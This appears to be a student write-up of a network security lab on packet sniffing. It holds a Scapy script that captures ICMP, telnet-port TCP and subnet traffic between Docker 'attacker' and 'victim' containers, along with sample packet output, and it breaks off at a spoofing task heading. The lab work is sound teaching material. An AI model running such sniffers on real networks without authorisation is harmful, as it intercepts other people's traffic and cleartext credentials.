
We get an error as root privileges are required to sniff packets

▼ Task 1.1B: Sniffing Packets (ICMP and TCP and Subnet)


1. Initialize and start the docker containers.



2. Get the Container IDs and launch shell with attacker




3. Get the inet from the attacker shell




4. In the Volumes folder in labsetup folder, Create a new .py file and run the following code from the attacker shell.


```
from scapy.all import *

def print_pkt(pkt):
  pkt.show()

# Use only 1 setting at a time
pkt = sniff(iface='br-ce2219c0e00d', filter='icmp', prn=print_pkt) # for ICMP
pkt = sniff(iface='br-ce2219c0e00d', filter='tcp and src host 10.9.0.5 and dst port 23', prn=print_pkt) # for TCP
pkt = sniff(iface='br-ce2219c0e00d', filter='src net 172.17.0.0/24', prn=print_pkt) # for subnet
```



5. Launch a victim shell and ping google




6. Get back to attacker shell and check if any packets are seen




```
root@VM:/# cd volumes/
root@VM:/volumes# python3 task1_1.py
###[ Ethernet ]###
  dst       = 02:42:54:05:2b:5d
  src       = 02:42:0a:09:00:06
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 54612
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0x4b36
     src       = 10.9.0.6
     dst       = 8.8.8.8
     \options   \
###[ ICMP ]###
        type      = echo-request
        code      = 0
        chksum    = 0xb146
        id        = 0x1c
        seq       = 0x1
###[ Raw ]###
           load      = 'fm\x85c\x00\x00\x00\x00\x8e\xf8\r\x00\x00\x00\x00\x00\x10\x11\x12\
x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !"#$%&\'()*+,-./01234567'

###[ Ethernet ]###
  dst       = 02:42:0a:09:00:06
```


7. Launch a victim shell and ping host(10.0.9.1) using telnet




8. Get back to attacker shell and check if any packets are seen




9. For Subnet, Go to attacker terminal and run ifconfig to get subnet address. Get the subnet and change the last part to 0.



10. Run the python file in attacker terminal
11. Go to Victim and ping the subnet 172.17.0.1




12. Check back attacker's terminal to see if any packets are seen




▼ Task 1.2: Spoofing ICMP Packets

